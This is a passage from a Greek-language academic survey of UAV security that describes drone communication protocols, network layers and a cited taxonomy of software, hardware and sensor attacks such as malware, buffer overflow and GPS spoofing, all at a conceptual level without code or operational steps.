- Το MAVLink [41] είναι ένα ευρέως διαδεδομένο πρωτόκολλο επικοινωνίας ειδικά προσαρμοσμένο για UAV-2-GCS. Είναι ένα ελαφρύ, αποτελεσματικό και επεκτάσιμο πρωτόκολλο που λειτουργεί στο επίπεδο μεταφοράς. Το πρωτόκολλο MAVLink έχει σχεδιαστεί για να είναι ανεξάρτητο από την πλατφόρμα, που σημαίνει ότι μπορεί να

χρησιμοποιηθεί με διαφορετικούς τύπους UAVs και GCS, ανεξάρτητα από το λειτουργικό σύστημα ή το υλικό. Αυτό το καθιστά πολύ ευέλικτο και εύκολο στην εφαρμογή του σε ένα ευρύ φάσμα εφαρμογών drone, είναι ανοιχτού κώδικα και αναπτύσσεται από μια μεγάλη κοινότητα προγραμματιστών, εξασφαλίζοντας συνεχή βελτίωση και ευρεία υιοθέτηση στα συστήματα UAV. Τα μηνύματα MAVLink οργανώνονται σε πακέτα, καθένα από τα οποία περιέχει μια κεφαλίδα και ένα ωφέλιμο φορτίο. Η κεφαλίδα περιλαμβάνει πληροφορίες σχετικά με τον αποστολέα, τον παραλήπτη και τον τύπο μηνύματος, ενώ το ωφέλιμο φορτίο περιέχει τα πραγματικά δεδομένα που μεταδίδονται. Το πρωτόκολλο MAVLink είναι διαθέσιμο σε δύο εκδόσεις: v1.0 και v2.0. Το MAVLink2, μια επέκταση του MAVLink1, εισάγει αρκετές βελτιώσεις. Επιτρέπει την προσθήκη νέων πεδίων σε υπάρχοντα μηνύματα MAVLink1 και υποστηρίζει νέα μηνύματα με αναγνωριστικά πέραν των 255. Επιπλέον, το MAVLink2 ενσωματώνει υποστήριξη για υπογραφή μηνυμάτων, ενισχύοντας την ασφάλεια και την ακεραιότητα της επικοινωνίας μεταξύ οχημάτων και επίγειων σταθμών. Παρά αυτές τις εξελίξεις, το MAVLink2 παραμένει συμβατό με το MAVLink1. Αυτό σημαίνει ότι οι συσκευές που είναι σε θέση να κατανοούν μηνύματα MAVLink2 εξακολουθούν να μπορούν να ερμηνεύουν μηνύματα MAVLink1. Ωστόσο, εάν μια συσκευή που υποστηρίζει μόνο MAVLink1 λάβει ένα μήνυμα MAVLink2 που περιέχει επιπλέον πεδία, θα αναγνωρίσει μόνο τα αρχικά πεδία και όχι τα συμπληρωματικά. Δεδομένου ότι το πρωτόκολλο MAVLink δεν παρέχει έλεγχο ταυτότητας και κρυπτογράφηση, ο επιτιθέμενος μπορεί να καταγράψει τη κίνηση επικοινωνίας και έτσι να συλλέξει τα δεδομένα που ανταλλάσσονται μεταξύ του GCS και του UAV. Επιπλέον, μπορεί να εκτελέσει επιθέσεις παραποίησης ταυτότητας συστήματος [42].

- Από την άλλη πλευρά, το UranusLink είναι ένα πρωτόκολλο επικοινωνίας σχεδιασμένο ειδικά για UAV. Λειτουργεί σε ημι-διπλής κατεύθυνσης λειτουργία στα 2,4 GHz με μέγιστη ταχύτητα μετάδοσης 250 kbps. Στοχεύει στη βελτιστοποίηση της χρήσης εύρους ζώνης, στη μείωση του λανθάνοντος χρόνου και στην ενσωμάτωση μηχανισμών ανίχνευσης και διόρθωσης σφαλμάτων για την αξιόπιστη μετάδοση δεδομένων. Δίνει έμφαση στην ευελιξία υποστηρίζοντας διαφορετικά επίπεδα μεταφοράς και πιθανές επιλογές επεκτασιμότητας. Το πρωτόκολλο έχει σχεδιαστεί δίνοντας προτεραιότητα στην ασφάλεια μέσω μηχανισμών κρυπτογράφησης και ελέγχου ταυτότητας για να εξασφαλίσει την ασφαλή επικοινωνία εντός του συστήματος UAV, ωστόσο δε κρυπτογραφεί τα ωφέλιμα φορτία των μηνυμάτων, πράγμα που μπορεί να οδηγήσει σε replication attacks [43].

- Το UAVCAN (Unmanned Aerial Vehicle CAN) [101] είναι ένα ισχυρό και τυποποιημένο πρωτόκολλο επικοινωνίας σχεδιασμένο για μη επανδρωμένα συστήματα, συμπεριλαμβανομένων drones, ρομπότ εδάφους, δορυφόρων και διαστημικών σκαφών. Χτισμένο στην αξιόπιστη βάση διαύλου του Δικτύου Περιοχής Ελεγκτή (CAN), το UAVCAN επιτρέπει την ντετερμινιστική και ανεκτική σε σφάλματα ανταλλαγή δεδομένων, απαραίτητη για λειτουργίες σε πραγματικό χρόνο και κρίσιμες για την ασφάλεια. Η αρχιτεκτονική του κατανεμημένου δικτύου επιτρέπει στους κόμβους να επικοινωνούν απευθείας, προωθώντας την επεκτασιμότητα και την αρθρωτή. Η επικοινωνία προσανατολισμένη στο μήνυμα, που διευκολύνεται από τη γλώσσα ορισμού τύπου δεδομένων (DSDL), διασφαλίζει αποτελεσματική μετάδοση δεδομένων σε προκαθορισμένες δομές. Με τη διευθυνσιοδότηση που βασίζεται σε αναγνωριστικό κόμβου, το UAVCAN απλοποιεί την αναγνώριση και τη δρομολόγηση συσκευών. Υποστηρίζοντας τη μετάδοση μηνυμάτων και το unicast, καλύπτει διάφορες ανάγκες επικοινωνίας. Ιδανικό για αεροδιαστημικές εφαρμογές, το UAVCAN ενσωματώνει επίσης κλήσεις υπηρεσιών για πιο εξελιγμένες αλληλεπιδράσεις. Ανοιχτού κώδικα και διαλειτουργικό, το UAVCAN προωθεί την καινοτομία, καθιστώντας το μια αξιόπιστη επιλογή για μη επανδρωμένα συστήματα κρίσιμης σημασίας για την αποστολή.

3.4 Αρχιτεκτονική Δικτύου

Οι επικοινωνίες του UAV λειτουργούν βάσει μιας αρχιτεκτονικής επιπέδων όπως φαίνονται στο πίνακα III, και περιλαμβάνουν το φυσικό επίπεδο, το επίπεδο MAC, το επίπεδο δικτύου και το επίπεδο μεταφοράς. Η εφαρμογή λύσεων ασφαλείας για αυτά τα στρώματα αποτελεί πρόκληση λόγω των χαρακτηριστικών των UAVs, όπως η διάρκεια ζωής της μπαταρίας, η ανεπάρκεια πόρων, οι υπολογισμοί σε πραγματικό χρόνο και ο αυτόνομος έλεγχος. Το πρόβλημα αυτό προκαλεί διάφορα τρωτά σημεία στο επίπεδο επικοινωνίας. Ακολουθούν τα επίπεδα δικτύου.

(i) Physical layer. Το φυσικό επίπεδο περιλαμβάνει την επιλογή και τη διαμόρφωση τεχνολογιών ασύρματης επικοινωνίας όπως Wi-Fi, Zigbee ή Bluetooth. Διαχειρίζεται τη μετάδοση και λήψη σημάτων μεταξύ των UAV και του σταθμού ελέγχου εδάφους (GCS). Παράγοντες όπως το εύρος, το εύρος ζώνης, η κατανάλωση ενέργειας και η ανθεκτικότητα στις παρεμβολές λαμβάνονται υπόψη κατά την επιλογή της κατάλληλης τεχνολογίας φυσικού επιπέδου.

(ii) Data link layer. Το επίπεδο σύνδεσης δεδομένων ελέγχει την ταχύτητα των δεδομένων που αποστέλλονται και που λαμβάνονται προκειμένου να αποφευχθεί η υπερφόρτωση των

συσκευών δικτύου. Χωρίζεται σε δύο υποεπίπεδα: έλεγχος πρόσβασης μέσων (MAC) και έλεγχος λογικής σύνδεσης (LLC). Το επίπεδο MAC στα δίκτυα UAVs καθορίζει την πρόσβαση στο κοινό ασύρματο μέσο, διασφαλίζοντας αποτελεσματική και με σωστή κατανομή της μετάδοση μεταξύ πολλαπλών UAVs. Χειρίζεται πρωτόκολλα και μηχανισμούς για τον έλεγχο πρόσβασης, την αποφυγή συγκρούσεων και την κατανομή εύρους ζώνης. Τα πρωτόκολλα MAC όπως το Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA) ή η πρόσβαση με χρονική θυρίδα (π.χ. Time Division Multiple Access - TDMA) χρησιμοποιούνται για την αποφυγή συγκρούσεων και τη διαχείριση των χρονισμών μετάδοσης των UAVs.

(iii) Network layer. Αυτό το επίπεδο είναι υπεύθυνο για τη λογική διεύθυνση, τη δρομολόγηση και την προώθηση πακέτων, επιτρέποντας στα πακέτα δεδομένων να διασχίζουν πολλαπλά δίκτυα και να φτάσουν στους προορισμούς τους, όπως σταθμούς ελέγχου εδάφους ή άλλες συνδεδεμένες συσκευές. Εκχωρεί μοναδικές λογικές διευθύνσεις σε κάθε UAV, επιτρέποντας την αποτελεσματική αναγνώριση κατά την ανταλλαγή δεδομένων. Καθορίζοντας τις βέλτιστες διαδρομές, το επίπεδο Δικτύου διασφαλίζει αποτελεσματική μετάδοση δεδομένων, απαραίτητη για την επίγνωση και τον έλεγχο της κατάστασης σε πραγματικό χρόνο.


(iv) Transport layer. Στην επικοινωνία UAVs εξασφαλίζει την αξιόπιστη ανταλλαγή δεδομένων μεταξύ του UAV και του GCS ή άλλων συσκευών. Χρησιμοποιεί πρωτόκολλα όπως το TCP για κρίσιμες εργασίες, διασφαλίζοντας την παράδοση δεδομένων χωρίς σφάλματα μέσω μιας προσέγγισης προσανατολισμένης στη σύνδεση. Για μη κρίσιμα δεδομένα, μπορεί να χρησιμοποιηθεί UDP, δίνοντας προτεραιότητα στην ταχύτητα και την απλότητα χωρίς επίσημες συνδέσεις. Αυτό το επίπεδο παίζει ζωτικό ρόλο στη διαχείριση της τμηματοποίησης δεδομένων, της ανάκτησης σφαλμάτων και του ελέγχου ροής, βελτιστοποιώντας την αποτελεσματικότητα της επικοινωνίας και υποστηρίζοντας διάφορες εφαρμογές UAV, όπως δεδομένα τηλεμετρίας, ροή βίντεο και εντολές ελέγχου.

Πίνακας ΙΙΙ: Επίπεδα του μοντέλου OSI: Κατανόηση της Ιεραρχίας Επικοινωνίας Δικτύου

Layer	Name	Example Protocols
4	Transport layer	TCP, UDP
3	Network layer	IP, ARP, ICMP IPSec
2	Data link layer	PPP, ATM, Ethernet
1	Physical layer	Ethernet, USB, Bluetooth, IEEE802.11

4 Επιθέσεις σε αρχιτεκτονικές και δίκτυα UAVs.

Στόχος της ενότητας αυτής είναι η πλήρης κατανόηση των ευπαθειών και των δυνητικών επιθέσεων που μπορεί να εμφανιστούν σε ένα UAV, όχι μόνο στο επίπεδο της φυσικής δομής του αλλά και στην αρχιτεκτονική των δικτυών. Αυτός ο τρόπος βοηθά στη διαμόρφωση μιας συνολικής προσέγγισης που μπορεί να αναδείξει πιθανά σημεία ευπάθειας και να παράσχει στρατηγικές προσεγγίσεις για την πρόληψη και αντιμετώπιση πιθανών επιθέσεων διασφαλίζοντας την ασφάλεια και την ακεραιότητα των λειτουργιών του καθώς και των επικοινωνιών του. Στην εικόνα 4.1 απεικονίζεται ο τρόπος με τον οποίο δομούνται τα στοιχεία σε ένα UAV [44].



Εικόνα 4.1: Στοιχεία αρχιτεκτονικής UAVs [74]

4.1 Επιθέσεις στην Αρχιτεκτονική UAV

Ένα UAV αποτελείται από το υλικό, το λογισμικό και τους αισθητήρες. Κάθε μια κατηγορία αποτελεί κρίσιμο σημείο για την ομαλή λειτουργία καθώς και την ασφάλεια του UAV. Ένα σωστά σχεδιασμένο UAV αποτελεί τη βάση για την αξιόπιστη πτήση και την αποτελεσματική λήψη αποφάσεων. Στο πλαίσιο των κυβερνοεπιθέσεων, οι επιθέσεις μπορούν να στοχεύουν στην ασφάλεια και την ακεραιότητα των στοιχείων του. Παράλληλα, οι κυβερνοεπιθέσεις μπορούν να αξιοποιούν τυπικές ευπάθειες σε λογισμικό και υλικό, όπως αδυναμίες στην κρυπτογραφία, μη ασφαλείς διεπαφές, και κακή διαχείριση αναβαθμίσεων και ενημερώσεων.

4.1.1 Επιθέσεις στην Αρχιτεκτονική λογισμικού

Το λογισμικό που χρησιμοποιείται στα UAVs είναι υπεύθυνο για την ορθή λειτουργία των εξαρτημάτων του και για τον έλεγχο των αισθητήρων, των πρωτοκόλλων πλοήγησης και επικοινωνίας, καθώς και για την επεξεργασία των δεδομένων που απαιτούνται για τη λήψη αποφάσεων. Συγκεκριμένα, περιλαμβάνει αλγόριθμους ελέγχου πτήσης, συστήματα πλοήγησης, εργαλεία σχεδιασμού αποστολής, δυνατότητες επεξεργασίας δεδομένων και

διεπαφές επικοινωνίας, διευκολύνοντας την απρόσκοπτη λειτουργία και την ανταλλαγή δεδομένων με το GCS. Ωστόσο, πολλά από αυτά τα στοιχεία είναι ευάλωτα σε διάφορες κυβερνοεπιθέσεις, όπως οι επιθέσεις με αξιοποίηση ευπαθειών που δεν έχουν ανακαλυφθεί ακόμα (zero-day attacks) [102], οι επιθέσεις με κακόβουλο λογισμικό (malware) [45, 47], επιθέσεις υπερχείλισης μνήμης (buffer overflow attacks) [28,106], αντιστροφή μηχανική (reverse engineering) [103], όπως φαίνεται στον Πίνακα IV.

Αυτές οι ευπάθειες μπορεί να οφείλονται σε παράγοντες όπως ανεπαρκείς προγραμματιστικές τεχνικές, καθυστέρηση στην ενημέρωση και συντήρηση του συστήματος, καθώς και τη χρήση και διαχείριση ευπαθών προτύπων και βιβλιοθηκών. Αυτές οι ευπάθειες παρέχουν στον εισβολέα τη δυνατότητα να αξιοποιήσει τα κενά ασφαλείας και να αποκτήσει πρόσβαση στο σύστημα, επιτρέποντάς του να πραγματοποιήσει παραβίαση της ακεραιότητας των δεδομένων, να καταχραστεί το UAV για επιθέσεις κατά άλλων ή να προβεί σε άλλες κυβερνοεγκληματικές ενέργειες. Πιο αναλυτικά, οι επιθέσεις λογισμικού στα UAV μπορεί να περιλαμβάνουν:

- **Zero-day attacks:** Αναφέρονται σε μια επίθεση στον κυβερνοχώρο που εκμεταλλεύεται μια προηγουμένως άγνωστη ευπάθεια σε λογισμικό, υλικό ή υλικολογισμικό. Αυτά τα τρωτά σημεία ονομάζονται "zero-day" επειδή οι προγραμματιστές έχουν μηδέν ημέρες για να τα αντιμετωπίσουν ή να τα επιδιορθώσουν πριν γίνουν αντικείμενο εκμετάλλευσης. Αυτές οι επιθέσεις μπορεί να είναι εξαιρετικά επικίνδυνες επειδή δεν υπάρχει άμυνα εναντίον τους, γεγονός που καθιστά δύσκολο τον εντοπισμό και την αποτροπή τους.

- **Malware:** Ο Σταθμός Ελέγχου εδάφους ο ελεγκτής πτήσης καθώς και τα υπολογίστηκα συστήματα ενδέχεται να περιέχονται στο UAV (raspberry pi, Libre Computer Board, orange pi, κλπ.) αποτελούν κίνδυνο για κάποιο κακόβουλο λογισμικό. Οι απειλές που θα παρουσιαστούν από το κακόβουλο λογισμικό μπορεί να οδηγήσουν από μια απώλεια ευαίσθητων δεδομένων μέχρι και το πλήρη έλεγχο του λειτουργικού συστήματος του UAV. Η πρόσβαση ενός εισβολέα στο σύστημα πτήσης του UAV θα μπορούσε ενδεχομένως να οδηγήσει σε διακοπή λειτουργίας του συστήματος UAV, με αποτέλεσμα την άρνηση παροχής υπηρεσιών και κατά συνέπεια να διακοπεί η αποστολή πτήσης, δημιουργώντας προβλήματα στην ασφάλεια και την ιδιωτικότητα [45]. Το Maldrone [45] (MALware DRONE) είναι το πρώτο κακόβουλο λογισμικό backdoor που γράφτηκε για το σύστημα AR drone ARM Linux. Μπορούσε να χρησιμοποιηθεί για την εξ αποστάσεως αεροπειρατεία drones επιτρέποντας με αυτό το τρόπο την αλληλεπίδραση με τα προγράμματα οδήγησης συσκευών και τους αισθητήρες του drone, επιτρέποντας στον κακόβουλο χρήστη να πάρει τον έλεγχο του drone. Αντίστοιχα το SkyJack [47] είναι ένα κακόβουλο λογισμικό το οποίο μόλις εμφυτευτεί σε ένα κακόβουλο drone. μπορεί

ασύρματα να πραγματοποιήσει authentication attacks μέσω του Wi-Fi ώστε να πάρει υπό την κατοχή του άλλα drones και να θέσει σε κίνδυνο ολόκληρο το σύστημα.

- **Reverse engineering:** Με την αντίστροφη μηχανική του λογισμικού UAV, οι εισβολείς ενδέχεται να αναπτύξουν επιβλαβή εργαλεία ή εκμεταλλεύσεις για να θέσουν σε κίνδυνο την ασφάλεια, το απόρρητο και την ασφάλεια του UAV. Θα μπορούσαν επίσης να υπονομεύσουν την εμπιστοσύνη στην τεχνολογία UAV και τις εφαρμογές της. Τέτοιες ενέργειες όχι μόνο θέτουν σε κίνδυνο την ασφάλεια των χειριστών UAVs και των παρευρισκομένων, αλλά εγείρουν επίσης σημαντικές νομικές και ηθικές ανησυχίες.

- **Buffer Overflow:** Πρόκειται για μια ευπάθεια λογισμικού που μπορεί να επηρεάσει δυνητικά τόσο ένα UAV όσο και το GCS. Αυτή η επίθεση προκύπτει όταν ένα πρόγραμμα επιχειρεί να αποθηκεύσει περισσότερα δεδομένα σε ένα buffer (περιοχή προσωρινής αποθήκευσης) από όσα μπορεί να κρατήσει. Αυτά τα επιπλέον δεδομένα μπορούν να υπερχειλίσουν σε γειτονικές θέσεις μνήμης, αντικαθιστώντας ενδεχομένως κρίσιμα δεδομένα ή κώδικα. Οι επιτιθέμενοι μπορούν να εκμεταλλευτούν αυτήν την ευπάθεια για να εισάγουν κακόβουλο κώδικα στο σύστημα, ο οποίος μπορεί να οδηγήσει σε μη εξουσιοδοτημένη πρόσβαση, καταστροφή δεδομένων και ακόμη και πλήρη παραβίαση του συστήματος. Στο πλαίσιο των UAVs και του GCS, οι ευπάθειες υπερχείλισης buffer μπορεί να είναι ιδιαίτερα προβληματικές επειδή μπορεί να επιτρέψουν στους επιτιθέμενους να πάρουν τον έλεγχο του drone, να διακόψουν τη λειτουργία του ή να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητες πληροφορίες που μεταδίδονται μεταξύ του UAV και του επίγειου σταθμού.

Πίνακας IV: Πιθανές επιθέσεις και επιπτώσεις σε επίπεδο λογισμικού

Category	Attacks	Description	Results
Software	Zero-day attacks	Exploitation of unknown vulnerabilities before they are patched.	- Unauthorized access/control of the drone. - Data theft or exposure of sensitive information.
	Malware	Malicious software for breaching UAVs systems and data.	- Unauthorized access/control by attackers. - Data theft or exfiltration from the drone. - Use of drone as a platform for further attacks.

	Reverse engineering	Analysis of UAVs technology to understand its design and potential vulnerabilities.	- Identification of vulnerabilities in drone's design. - Uncovering weak points in software and hardware. - Potential exploitation of security flaws.
	Buffer Overflow	Exploitation of software flaws to overflow allocated memory and execute arbitrary code or crash the UAVs system.	- Execution of arbitrary code on the drone. - Disruption or crashing of the drone's software.

4.1.2 Επιθέσεις στην Αρχιτεκτονική υλικού

Τα υλικά εξαρτήματα ενός συστήματος UAV αφορούν τον ελεγκτή πτήσης (FC) καθώς και το σταθμό ελέγχους εδάφους (GCS). Οι δύο αυτές συσκευές υλικού υπόκεινται σε ζητήματα ασφαλείας που μπορεί να οδηγήσει σε κυβερνοεπιθέσεις ή φυσικές επιθέσεις.
Τα UAV μπορεί να παρουσιάσουν δυσλειτουργία των στοιχείων υλικού τους, όπως είναι η διάρκεια ζωής της μπαταρίας ή ο κινητήρας κλπ. Σε κάθε περίπτωση αυτό αποτελεί απειλή για τη πτήση και θα μπορούσε να οδηγήσει ακόμα και σε συντριβή το UAV. Στην περίπτωση αυτή, το UAV είναι εκτεθειμένο σε κλοπή και σε συνδυασμό ότι ενδέχεται να μην έχει κάποιο σύστημα για τη κρυπτογράφηση των δεδομένων ο κακόβουλος χρήστης μπορεί να αποκαλύψει ευαίσθητα δεδομένα πληροφοριών που σχετίζονται με την πτήση και παραβιάζουν την εμπιστευτικότητα [52].
Οι επιθέσεις με βάση το υλικό περιλαμβάνουν το hardware trojan, supply chains attacks, battery depletion attacks, Radio Frequency modules attacks, όπως καταγράφονται στο πίνακα V.
Πιο αναλυτικά έχουμε:

- **Hardware Trojan:** Αφορά στις τροποποιήσεις του ηλεκτρονικού υλικού (π.χ. παραβίαση του υλικού κυκλώματος, αλλαγή μεγέθους των λογικών πυλών, κ.λπ.). Συγκεκριμένα, αυτού του είδους οι επιθέσεις στοχεύουν κάθε ολοκληρωμένο κύκλωμα, κάνοντας το σύστημα ευάλωτο σε πολλές επιθέσεις. Ένας σημαντικός κίνδυνος αποτελεί η ενσωμάτωση μιας τέτοιας απειλής από μη αξιόπιστο τρίτο μέρος στην εφοδιαστική αλυσίδα ημιαγωγών του ελεγκτή πτήσης [49]. Κάτι τέτοιο εγκυμονεί σοβαρούς κίνδυνους, όπως διαρροή ευαίσθητων πληροφοριών, τροποποίηση λειτουργιών, τροποποίηση δεδομένων ή κλοπή δεδομένων, πλαστογραφία κ.λπ. Έτσι, η παρουσία του Hardware Trojans σε κάθε ολοκληρωμένο κύκλωμα θα μπορούσε πραγματικά να επηρεάσει την αξιοπιστία ενός σχεδίου. Είναι λοιπόν σημαντικό να μπορούμε να τα ανιχνεύσουμε. Ένα

παράδειγμα αντίστοιχης επίθεσης βρέθηκε στο τσιπ Actel ProASIC του το αεροσκάφος Boeing 787 [53]. Η κερκόπορτα επέτρεπε στον εισβολέα να έχει τον έλεγχο στο σύστημα αεροηλεκτρονικών, θέτοντας σε κίνδυνο την ασφάλεια των επιβατών [54].

- **Supply chain attacks:** Μια από τις μεγάλες ανησυχίες αφορούν την αλυσίδα εφοδιασμού και γενικότερα στις πιθανές ευπάθειες μπορούν να επεκταθούν σε εξαρτήματα, όπως είναι οι ελεγκτές πτήσεις, οι ρυθμιστές ταχύτητας, οι προπέλες, τα πλαίσια του αεροσκάφους κλπ., καθώς και οτιδήποτε περιλαμβάνει ανοιχτό κώδικα, κάτι στο οποίο ο επιτιθέμενος θα εκμεταλλευόταν είτε για να τροποποιήσει τα σχέδια των εξαρτημάτων με στόχο τη μείωση της διάρκειας ζωής τους, είτε ακόμα και για να αναπτύξει κακόβουλα κομμάτια κώδικα για ένα κρίσιμο κομμάτι του υλικού που, εάν γίνει εκμετάλλευση, θα μπορούσε να οδηγήσει σε απώλεια ευαίσθητων δεδομένων, αεροπειρατεία κλπ [46]. Σε κάθε περίπτωση το τελικό προϊόν που παραδίδεται στον πελάτη θα είναι ήδη εκτεθειμένο, χωρίς να έχει γνώση για αυτό. Μια πρακτική επίθεση στην αλυσίδα εφοδιασμού κατά UAV επιδεικνύεται από τους τους συγγράφεις του άρθρου [56], όπου σαμποτάρουν την 3D εκτυπωμένη προπέλα ενός UAV, προκαλώντας του τη πτώση εν κίνηση, με αποτέλεσμα τη καταστροφή του.

- **Battery depletion attacks:** Μια από τις πιο συχνές αιτίες που ένα UAV οδηγείται σε αστοχία ωφελείται στη μπαταριά, κάτι το οποίο οι κακόβουλοι χρήστες λαμβάνουν υπόψιν τους με στόχο να δημιουργήσουν μια σκόπιμη επίθεση εξάντληση της μπαταρίας (DoB). Οι επιθέσεις εξάντλησης της μπαταρίας στοχεύουν τη πηγής ισχύος του μη επανδρωμένου εναέριου οχήματος, με στόχο τη διακοπή ή την απενεργοποίηση της λειτουργίας του. Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν διάφορες μεθόδους για να επιτύχουν αυτόν τον στόχο. Μπορούν να μπλοκάρουν σήματα επικοινωνίας, να πλαστογραφήσουν δεδομένα GPS ή να εξαπολύσουν επιθέσεις άρνησης υπηρεσίας για να κατακλύσουν τα συστήματα του UAV, αναγκάζοντάς το να καταναλώσει περισσότερη ισχύ. Το κακόβουλο λογισμικό και η πειρατεία μπορούν επίσης να χρησιμοποιηθούν για τον χειρισμό των μοτίβων πτήσης του UAV ή των εισόδων ελέγχου, επιταχύνοντας την αποστράγγιση της μπαταρίας [57].

- **Radio Frequency modules attacks:** Οι μονάδες ραδιοσυχνοτήτων (RF) χρησιμοποιούνται για τη μετάδοση και τη λήψη ραδιοσημάτων από δύο διαφορετικές συσκευές. Στο πλαίσιο των UAV, ένας χειριστής μπορεί να χρησιμοποιήσει ένα τυπικό τηλεχειριστήριο ή το GCS για να στείλει σήματα ελέγχου στα ιπτάμενα μη επανδρωμένα αεροσκάφη. Σε αυτή την περίπτωση, ο επιτιθέμενος μπορεί να παρεμβάλει τα σήματα ελέγχου και να απενεργοποιήσει την επικοινωνία UAV-GCS, με αποτέλεσμα την απώλεια σύνδεσης του μη επανδρωμένου αεροσκάφους [58].

Πίνακας V: Πιθανές επιθέσεις και επιπτώσεις σε επίπεδο υλικού

Category	Attacks	Description	Results
Hardware	Hardware Trojan	Maliciously embedded electrical circuits or modifications during the construction process of a UAV.	- Unauthorized control or manipulation of drone functions. - Introduction of hidden backdoors.
	Supply chain attacks	Exploits vulnerabilities in the UAV's supply chain, such as compromised components or software delivered to the final product.	- Compromised components in the drone's manufacturing. - Insertion of malicious code or hardware. - Wide-reaching impact due to compromised supply chain.
	Battery depletion attacks	Targets the UAV's power source to rapidly deplete its battery, causing unexpected UAV shutdown.	- Forced shutdown of the drone due to battery drain. - Disruption or loss of control during flight. - Increased risk of crashes or accidents.
	Radio Frequency modules attacks	Interferes with the communication systems of the UAV, disrupting the control link between the UAV and the operator.	- Interference with drone's communication systems. - Unauthorized remote control or hijacking. - Manipulation of navigation or telemetry data.

4.1.3 Επιθέσεις στην Αρχιτεκτονική αισθητήρων

Οι αισθητήρες αποτελούν ζωτική σημασία σε ένα UAV καθώς πέρα από τις βασικές πληροφορίες που παρέχονται στον ελεγκτή πτήσης του drone, επιτρέποντάς του να διατηρεί τη σταθερότητα, να πλοηγείται και να εκτελεί αποτελεσματικά διάφορες εργασίες, πλέον δίνεται η δυνατότητα να εξοπλιστούν με ακόμα πιο σύνθετους αισθητές όπως είναι το Lidar (Light Detection and Ranging), ToF (Time-of-Flight) Camera, Thermal (Infrared) Camera, Global Navigation Satellite System (GNSS), Inertial Measurement Unit (IMU). Πρόκειται για αισθητήρες που χειρίζονται ευαίσθητες πληροφορίες και θα μπορούσαν να χρησιμοποιηθούν

από έναν κακόβουλο χρήστη για να θέσει σε κίνδυνο την αποστολή της πτήσης. Για παράδειγμα, τα πολιτικά σήματα GPS είναι μη κρυπτογραφημένα και χωρίς έλεγχο ταυτότητας. Επομένως, ο επιτιθέμενος μπορεί να εκμεταλλευτεί αυτή την ευπάθεια προσομοιώνοντας ένα σήμα GPS για να παραπλανήσει τον χειριστή. Η μεγάλη ανησυχία είναι ότι αυτού του είδους οι επιθέσεις γίνονται σε πραγματικό χρόνο, με τον ελεγκτή πτήσης να μην αξιολογεί την αυθεντικότητα των μετρήσεων του αισθητήρα, προκαλώντας έτσι δυσλειτουργία στο σύστημα του UAV [59], [60]. Ο πίνακας VI συνοψίζει τις επιθέσεις σε επίπεδο αισθητήρα.

- **GPS jamming/spoofing**: Η εμπλοκή αναφέρεται στη σκόπιμη διακοπή ή παρεμβολή των σημάτων επικοινωνίας μεταξύ του UAV και του GCS. Η εμπλοκή GPS περιλαμβάνει τη σκόπιμη μετάδοση σημάτων ραδιοσυχνοτήτων στην ίδια συχνότητα που χρησιμοποιούν οι δορυφόροι GPS για την επικοινωνία με τους δέκτες GPS. Τα σήματα εμπλοκής υπερισχύουν και διακόπτουν τα γνήσια σήματα GPS, καθιστώντας τους δέκτες GPS ανίκανους να προσδιορίσουν με ακρίβεια τη θέση τους. Η εκτέλεση τέτοιων επιθέσεων έχει ως αποτέλεσμα την απώλεια του ελέγχου του UAV και, επομένως, την πιθανή αεροπειρατεία των μη επανδρωμένων αεροσκαφών [61].

  Αντίθετα στη πλαστογράφηση GPS περιλαμβάνει την αποστολή ψευδών σημάτων GPS για να εξαπατήσει το σύστημα πλοήγησης ενός UAV ώστε να πιστέψει ότι βρίσκεται σε διαφορετική τοποθεσία από αυτή που είναι στην πραγματικότητα. Οι επιθέσεις πλαστογράφησης μπορεί να είναι πιο περίπλοκες από τις παρεμβολές και απαιτούν μεγαλύτερη τεχνική εξειδίκευση. Παραπλανώντας τα σήματα GPS, οι επιτιθέμενοι μπορούν να χειραγωγήσουν την πορεία πτήσης του drone, να το ξεγελάσουν ώστε να πετάξει σε ανεπιθύμητες τοποθεσίες ή ακόμα και να πάρουν τον έλεγχο του UAV [51].

- **False sensor data injection:** Η εισαγωγή λανθασμένων ενδείξεων δεδομένων αισθητήρων στον ελεγκτή πτήσης μπορεί να θέσει σε κίνδυνο εξωτερικούς αισθητήρες, όπως ηλεκτρο-οπτικούς και υπέρυθρους αισθητήρες. Αυτή η επίθεση μπορεί να επηρεάσει σημαντικά τη σταθερότητα του UAV. Πιο αναλυτικά ο επιτιθέμενος μπορεί να εισάγει ψευδή δεδομένα αισθητήρων στο UAV με πρόσβαση στο ενσωματωμένο σύστημα ελεγκτή πτήσης ή τροποποιώντας τις ενδείξεις των αισθητήρων μέσω κλήσεων συστήματος. Διαφορετικά, μπορεί να μεταδώσει απευθείας ψεύτικα σήματα στους αισθητήρες και, ως εκ τούτου, να θέσει σε κίνδυνο το UAV όσο θα είναι σε λειτουργία πτήσης. Ένα γνωστό παράδειγμα false sensor data injection είναι η αλλοίωση του GPS. Δεδομένου ότι οι εκπομπές σήματος GPS είναι τις περισσότερες φορές μη κρυπτογραφημένες και μη πιστοποιημένες, ο επιτιθέμενος εκτελεί επίθεση παραποίησης στο GPS παραποιώντας το παραγόμενο σήμα, το οποίο μπορεί τελικά να αλλοιώσει τον δέκτη GPS του UAV. Με 